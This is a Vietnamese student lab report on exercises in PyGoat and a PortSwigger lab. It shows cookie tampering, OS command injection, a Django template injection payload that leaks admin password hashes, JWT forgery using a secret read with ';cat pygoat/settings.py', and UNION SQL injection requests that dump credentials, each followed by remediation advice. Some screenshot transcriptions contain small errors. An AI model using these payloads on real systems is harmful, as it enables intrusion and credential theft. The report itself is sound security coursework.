- + Kiểm tra lại toàn bộ quy trình bảo mật cho dữ liệu nhạy cảm, đặc biệt là mật khẩu.

Bài Tập 4 - A02:2021 - Cryptographic Failures (Lab 3)

- Tiêu đề:** Việc không đảm bảo tính toàn vẹn và bảo mật của cookie.
- Mô tả lỗ hổng:** Là một dạng lỗ hổng bảo mật cho phép kẻ tấn công có thể thay đổi giá trị của cookie để truy cập vào thông tin hoặc tài nguyên không được phép.

+ **Tóm tắt:** Nếu một cookie lưu trữ thông tin quyền truy cập của người dùng (admin=false) mà không có cơ chế xác nhận tính toàn vẹn, kẻ tấn công có thể chỉnh sửa nó thành admin=true để có quyền quản trị, từ đó chiếm được quyền kiểm soát hệ thống, rất nguy hiểm.

+ **Các bước để thực hiện lại và bằng chứng:**

(Link video: https://youtu.be/hb3bm_Gc7l4)

1. **Bước 1:** Đăng nhập vào Lab với tài khoản và mật khẩu được cung cấp:

We have a user credential for this page, but can u login as admin and get the secret ?
username : User
password : P@\$\$w0rd

2. **Bước 2:** Sau khi đăng nhập thành công, trang sẽ hiển thị kết quả như hình dưới:

localhost:8000/cryptographic_failure/lab3

PyGoat

Home

OWASP TOP 10 2021

Successfully logged in

3. Bước 3: Tiến hành thực hiện lại việc đăng nhập, tuy nhiên ta sẽ mở Intercept để chặn gói tin và kiểm tra trường Cookie, ta sẽ thấy cookie có giá trị: **User/2024-10-09 19:30:20.700311**

4. Bước 4: Sửa giá trị cookie từ “User” thành “admin” rồi nhấn Forward, ta sẽ được quyền truy cập như admin:

- Mức độ ảnh hưởng của lỗ hổng:

+ **Xâm nhập trái phép:** Việc thay đổi giá trị trong cookie có thể cho phép kẻ tấn công vượt qua các biện pháp kiểm soát truy cập, từ đó truy cập vào các khu vực hạn chế của trang web mà họ không được phép.

+ **Lộ thông tin nhạy cảm:** Nếu cookie chứa dữ liệu quan trọng và không được mã hóa hoặc bảo vệ đúng cách, kẻ tấn công có thể lấy cắp các thông tin nhạy cảm như thông tin đăng nhập, dữ liệu cá nhân hoặc thông tin tài chính.

+ **Tấn công giả danh:** Kẻ tấn công có thể chỉnh sửa cookie để giả mạo danh tính của người dùng khác hoặc nâng cấp quyền truy cập của mình, từ đó thực hiện các hành vi không được phép trong hệ thống.

- Khuyến cáo khắc phục:

+ **Ký và mã hóa cookie:** Đảm bảo tính toàn vẹn và bảo mật của cookie bằng cách sử dụng chữ ký số và mã hóa. Các framework phổ biến đều cung cấp sẵn các cơ chế để mã hóa và ký cookie, giúp ngăn chặn việc chỉnh sửa trái phép.

+ **Sử dụng các thuật toán mã hóa và băm an toàn:** Ta nên áp dụng các thuật toán mạnh như HMAC-SHA256 để ký và bảo vệ cookie, đảm bảo rằng cookie không thể bị thay đổi hoặc giải mã bởi kẻ tấn công.

Bài Tập 5 - A03:2021 - Command Injection Lab

- **Tiêu đề:** OS command injection là lỗ hổng bảo mật web

- **Mô tả lỗ hổng:**

+ **Tóm tắt:** Lỗ hổng Command Injection (tiêm lệnh) cho phép kẻ tấn công thực thi các lệnh hệ thống tùy ý trên máy chủ thông qua việc lợi dụng các đầu vào của người dùng mà không được xác thực đúng cách. Trong tình huống này, khi người dùng nhập tên miền vào chức năng tra cứu DNS (nslookup), đầu vào này được đưa trực tiếp vào các hàm như exec, eval mà không qua kiểm tra, cho phép kẻ tấn công chèn thêm các lệnh hệ thống khác và chúng sẽ được thực thi với quyền của ứng dụng. Ví dụ, thay vì chỉ nhập tên miền hợp lệ, kẻ tấn công có thể sử dụng các ký tự như && hoặc ; để kết hợp nhiều lệnh khác nhau.

+ **Các bước thực hiện và bằng chứng:**

(Link video: <https://youtu.be/FIsnP7wZsbg>)

Phương pháp 1:

- Nhập tên miền cùng với lệnh phụ, ví dụ: google.com && dir.
- Hệ thống sẽ thực hiện lệnh nslookup google.com trước, sau đó thực hiện lệnh dir để liệt kê thư mục trong hệ điều hành Windows.

The screenshot shows a web interface for a penetration testing tool called PyGoat. On the left, there's a sidebar with various navigation links: Home, OWASP TOP 10 2021, SANS 25 Vulns, Mitre top 25 Vulns, OWASP TOP 10 2017, Challenges, and Help. The main content area has a title "Name Server Lookup" with a search bar containing "google.com && dir". Below the search bar are two radio buttons: "Linux" and "Windows", with "Windows" being selected. A "GO" button is present. To the right of the search bar is a large "Output" section. The output starts with "Non-authoritative answer:" followed by several lines of nslookup results for "google.com" on a Windows server. It then lists the contents of the root directory (".") of the server, which includes files like Dockerfile, Procfile, Solutions, app.log, db.sqlite3, db.sqlite3-f1cf1156c656314790387c2c9eb7f187a3d480e, docker-compose.yml, introduction, manage.py, pygoat, requirements.txt, runtime.txt, staticfiles, and test.log.

Phương pháp 2:

- Nhập tên miền cùng với lệnh phụ, ví dụ: google.com ; dir.
- Hệ thống sẽ thực hiện lệnh nslookup google.com, sau đó chạy lệnh dir tương tự như phương pháp trên.

The screenshot shows a web interface for a penetration testing lab. On the left, there's a sidebar with various security-related links like OWASP TOP 10 2021, SANS 25 Vulns, Mitre top 25 Vulns, OWASP TOP 10 2017, and Challenges. The main content area has a title 'Name Server Lookup' with a search bar containing 'google.com; dir'. Below the search bar are radio buttons for 'Linux' and 'Windows' and a 'GO' button. The 'Output' section displays the results of the nslookup command followed by a directory listing for 'dir'.

```

Server:      102.168.233.2
Address:    192.168.233.2#53

Non-authoritative answer:
Name:  google.com
Address: 64.233.178.139
Name:  google.com
Address: 64.233.170.138
Name:  google.com
Address: 64.233.170.113
Name:  google.com
Address: 64.233.170.101
Name:  google.com
Address: 64.233.170.100
Name:  google.com
Address: 64.233.170.102
Name:  google.com
Address: 2404:6800:4005:80b::200e

Dockerfile           introduction
Procfile            manage.py
Solutions           pygoat
app.log             requirements.txt
db.sqlite3           runtime.txt
db.sqlite3-f1cf1156c056314790387c2c9eb7f187a3d480e staticfiles
docker-compose.yml  test.log

```

- Mức độ ảnh hưởng của lỗ hổng: Lỗ hổng Command Injection rất nguy hiểm vì nó cho phép kẻ tấn công thực thi các lệnh trên máy chủ với quyền của ứng dụng. Nếu ứng dụng đang chạy với quyền root hoặc quyền cao, kẻ tấn công có thể:

- + Chiếm quyền điều khiển toàn bộ hệ thống.
- + Truy cập và đánh cắp thông tin nhạy cảm.
- + Thực hiện các hoạt động phá hoại như xóa dữ liệu, cài phần mềm độc hại.

- Khuyến cáo khắc phục

+ Xác thực và lọc đầu vào: Luôn kiểm tra và lọc đầu vào từ người dùng trước khi đưa chúng vào các hàm hệ thống như exec hoặc eval. Sử dụng các thư viện chuyên biệt để thao tác với hệ thống một cách an toàn.

+ Giới hạn quyền hạn của ứng dụng: Đảm bảo rằng ứng dụng không chạy với quyền quá cao để giảm thiểu tác hại nếu bị tấn công.

+ Sử dụng các API an toàn: Thay vì dùng các hàm như exec, nên sử dụng các API thực hiện câu lệnh hệ thống một cách an toàn và giới hạn quyền kiểm soát của người dùng.

Bài Tập 6 - Server-Side Template Injection Lab

- **Tiêu đề:** Lỗ hổng SSTI (Server-Side Template Injection) ảnh hưởng đến an toàn dữ liệu trong ứng dụng Web Django


- Mô tả lỗ hổng

+ **Tóm tắt:** Server-Side Template Injection (SSTI) là lỗ hổng bảo mật cho phép kẻ tấn công chèn mã độc vào các template phía máy chủ, khi các template này xử lý dữ liệu đầu vào của người dùng mà không qua kiểm tra kỹ càng. Kẻ tấn công có thể lợi dụng các directive (chỉ thị) trong template để thực thi mã tùy ý trên máy chủ, chiếm quyền điều khiển hệ thống hoặc truy xuất các thông tin nhạy cảm như mật khẩu hoặc dữ liệu người dùng. Trong bài tập này, ứng dụng sử dụng engine template của Django để hiển thị các thông tin liên quan đến hoạt động của admin mà không lọc đầu vào đúng cách, dẫn đến khả năng khai thác SSTI.

+ **Các bước thực hiện (Link video: <https://youtu.be/CeEqbPi9HiQ>)**


1. Bước 1: Chèn đoạn mã template sau vào ứng dụng:

```
`{% load log %}
{% get_admin_log 5 as log %}
{% for e in log %}
  {{e.user.get_username}} : {{e.user.password}}
{% endfor %}`
```



2. **Bước 2:** Đoạn mã trên yêu cầu Django tải module log và lấy 5 bản ghi hoạt động gần nhất của admin. Sau đó, nó hiển thị tên người dùng và hash mật khẩu của admin.

3. **Bước 3:** Khi trang web được render, kẻ tấn công có thể xem được tên người dùng và hash mật khẩu của admin trên giao diện web.



- Mức độ ảnh hưởng của lỗ hổng

- + **Thực thi mã tùy ý trên máy chủ:** Kẻ tấn công có thể chạy các lệnh nguy hiểm trên hệ thống.
- + **Truy cập vào dữ liệu nhạy cảm:** Lấy được hash mật khẩu của admin, kẻ tấn công có thể brute-force để lấy mật khẩu gốc hoặc sử dụng hash cho các cuộc tấn công tiếp theo.
- + **Chiếm quyền kiểm soát hệ thống:** Nếu lỗ hổng không được khắc phục, kẻ tấn công có thể leo thang đặc quyền và chiếm toàn bộ quyền kiểm soát máy chủ.
- **Khuyến cáo khắc phục**
 - + **Lọc và kiểm tra đầu vào kỹ càng:** Đảm bảo rằng tất cả các đầu vào từ người dùng được kiểm tra, lọc và xử lý một cách an toàn trước khi sử dụng trong các template.
 - + **Sử dụng cơ chế sandbox:** Hạn chế quyền hạn và khả năng thực thi mã của template engine bằng cách sử dụng các cơ chế sandbox để ngăn chặn việc thực thi các lệnh nguy hiểm.
 - + **Giới hạn quyền truy cập dữ liệu nhạy cảm:** Đảm bảo rằng các chức năng chỉ truy xuất thông tin mà người dùng được phép truy cập, và không cho phép người dùng gửi trực tiếp mã template vào hệ thống.

Bài Tập 7 - Sensitive Data Exposure Lab


- Tiêu đề:** Rò rỉ thông tin nhạy cảm
- Mô tả lỗ hổng:**

+ **Tóm tắt:** là một loại lỗ hổng bảo mật xảy ra khi thông tin nhạy cảm bị tiết lộ một cách không chủ ý hoặc không được phép. Lỗ hổng này có thể ảnh hưởng đến cả ứng dụng web, hệ thống máy chủ, và cơ sở dữ liệu.

+ **Các bước để thực hiện lại và bằng chứng**


(Link video: <https://youtu.be/iA2FwoguuQ8>)

1. Bước 1: Đầu tiên ta truy cập vào trang web và tự thêm vào 1 đường dẫn bất kì để tiến vào debug mode của trang web



Ta có thể thấy ở dòng 26 – có 1 đường dẫn là 500error => tiến hành vào đường dẫn đó

2. Bước 2: Tìm thấy sensitive_data trong đường dẫn



- Mức độ ảnh hưởng của lỗ hổng: Lỗ hổng này có mức độ nghiêm trọng tùy thuộc vào loại dữ liệu bị lộ, thông thường sẽ dẫn đến thiệt hại tài chính, uy tín và các khả năng pháp lý liên quan. Ngoài ra lỗ hổng cũng có thể dẫn đến các vụ tấn công tiếp nối

- Khuyến cáo khắc phục:

+ **Kiểm tra và bảo vệ dữ liệu:** Mã hóa các dữ liệu nhạy cảm.

+ **Xác thực quyền truy cập:** Thiết lập các cơ chế xác thực và phân quyền hợp lý cho người dùng

+ **Kiểm tra dữ liệu đầu vào và đầu ra:** Thực hiện kiểm tra và lọc các dữ liệu đầu vào (input validation) để tránh tiết lộ thông tin không cần thiết và kiểm soát dữ liệu đầu ra (output validation) nhằm đảm bảo rằng thông tin nhạy cảm không bị tiết lộ khi hiển thị hoặc trả về.

Bài Tập 8 - A05:2021 - Security Misconfiguration (Lab 3)

- **Tiêu đề:** Cấu hình bảo mật sai trong quyền truy cập với vai trò admin
- **Mô tả lỗ hổng:** Hệ thống thực hiện truy cập vào trang web với thông tin tokens đã xử lí, nhưng nếu người tấn công biết được key bí mật của hệ thống sẽ có thể dễ dàng truy cập trang web dưới danh nghĩa của người dùng khác
 - + **Tóm tắt:** Thực hiện tấn công lấy Secret_Cookie_Key rồi xử lí lấy auth_tokens mới với quyền admin
 - + **Các bước để thực hiện lại và bằng chứng:**

(Link video: https://youtu.be/gq4vnY9_5-g)

1. **Bước 1:** Thực hiện truy cập vào bài lab, sử dụng intercept on để lấy auth_cookie ban đầu với quyền truy cập là not_admin

Request

```

GET /sec_mis_lab3 HTTP/1.1
Host: localhost:8000
sec-ch-ua: "Not-A.Brand";v="24", "Chromium";v="128"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Accept-Language: en-US,en;q=0.9
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.6613.120 Safari/537.36
Access-Control-Request-Method: GET
Access-Control-Request-Header: application/xml;q=0.9,image/*,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-Dest: document
Referer: http://localhost:8000/sec_mis
Accept: */*
Cookie: csrfToken=Goku037wcp1is5cvGEKwOKFSpzhBvvGEIjeenCY9j; fSyKHdUY7qoE5oL14; sessionId-eun3lum5vhjw4Dqss0vzbhlpqr7dIt; auth_cookie=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJcIjoiMjAxMSIsImlhdCI6MTYxNjQwOTk4LCJpYXQiOjE5MjQwNTQ0ODg5LTImd9vO...WsxnB2UDtc1nUmSShGW9djZCWfFridx4
Connection: keep-alive
  
```

Encoded WRITE A TOKEN HERE

Decoded EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "typ": "JWT",
  "alg": "HS256"
}
```

PAYOUT: DATA

```
{
  "user": "not_admin",
  "exp": 1728458580,
  "iat": 1728454988
}
```

VERIFY SIGNATURE


```
 HMACSHA256(
    base64UrlEncode(header) + "." +
    base64UrlEncode(payload),
    your-256-bit-secret
) \ secret base64 encoded
```

© Invalid Signature


SHARE JWT

Print (Ctrl+P)


2. **Bước 2:** Theo source code đã xem, ta có thể tìm được Secret_Cookie_Key thông qua file pygoat.settings, mà ở bài lab command injection ta có thể chạy được shell command, nên ta sẽ mượn bugs ở bài lab đó để trích xuất Secret_Cookie_Key cho ta bằng lệnh “;cat pygoat/settings.py”



3. Bước 3: Lấy các thông tin cần thiết (auth_cookie và Secret_Cookie_Key), thông qua 1 file python tự tạo để ta lấy được auth_cookie giả với quyền truy cập là admin



4. Bước 4: Thực hiện thay thế auth_cookie giả vừa tạo vào Jenkins và forward cho gói tin đi qua



- **Mức độ ảnh hưởng của lỗ hổng:** Lỗ hổng cho phép kẻ tấn công có thể có session của user bất kỳ khi này có thể sử dụng session này để có thể thực hiện các hành động mà user đó có thể thực hiện
- **Khuyến cáo khắc phục:** Tắt debug mode, ngoài ra cần hạn chế để lộ source code, tiến hành generate key ngẫu nhiên để sign JWT thay vì 1 cụm từ có nghĩa (dễ bị bruteforce), cần định kì thay đổi secret key này

Bài Tập 9 - Portswigger: SQL injection attack, listing the database contents on Oracle

- Tiêu đề: Listing Database Contents in Oracle

- Mô tả lỗ hổng:

+ **Tóm tắt:** Bài lab này chứa lỗ hổng chèn SQL trong bộ lọc danh mục sản phẩm. Kết quả từ truy vấn được trả về trong phản hồi của ứng dụng để ta có thể sử dụng tấn công UNION để lấy dữ liệu từ các bảng khác.

+ Các bước để thực hiện lại và bằng chứng:

(Link video: <https://youtu.be/MB9CY0deZH8>)

1. Bước 1. Xác định số cột được truy vấn trả về và cột nào chứa dữ liệu văn bản. Xác minh rằng truy vấn đang trả về hai cột, cả hai đều chứa văn bản

2. Bước 2: Thực hiện truy vấn vào các bảng của CSDL và tìm được bảng chứa thông tin xác thực người dùng là bảng USERS_JMFKY0

3. Bước 3: Tiếp tục thực hiện truy vấn vào các cột của bảng chứa thông tin xác thực người dùng mà ta vừa có được và thành công có được tài khoản và mật khẩu

```

GET /filter?category='UNION SELECT column_name,NALL+FROM+all_table_columns+WHERE table_name='USERS_DEPKYQ' HTTP/1.1
Host: 0x73007d030d39180c354200e50050.web-security-academy.net
Cookie: session=xWvruvCccErUYEoO95LzUBm
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: 'same-origin'
Sec-Fetch-User: ?1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6013.120 Safari/537.36
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
Priority: -1
Sec-Ou-Ua-Platform: "Linux"
Sec-Ou-Ua-Mobile: "0"
Sec-Ou-Ua-Brand: "Chromium";v="120"
Sec-Ou-Ua-Model: "Google Nexus 5X"
Sec-Ou-Ua-Platfmr: "Linux"
Accept-Charset: ISO-8859-1,utf-8;q=0.9,*;q=0.8
Sec-Fetch-Site: same-scheme
Sec-Fetch-User: ?1
Sec-Fetch-Mode: document
Referer: https://0x73007d030d39180c354200e50050.web-security-academy.net/filter?category=Tech+gifts
Accept-Encoding: gzip, deflate, br
Priority: -1

```


4. Bước 4: Dùng tài khoản đã có được để ta truy cập vào CSDL xem tất cả các tài khoản và mật khẩu của các người dùng

```

GET /filter?category='UNION SELECT USERNAME_CORTY,+PASSWORD_S2BMNK+FROM USERS_DEPKYQ-' HTTP/1.1
Host: 0x73007d030d39180c354200e50050.web-security-academy.net
Cookie: session=xWvruvCccErUYEoO95LzUBm
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: 'same-origin'
Sec-Fetch-User: ?1
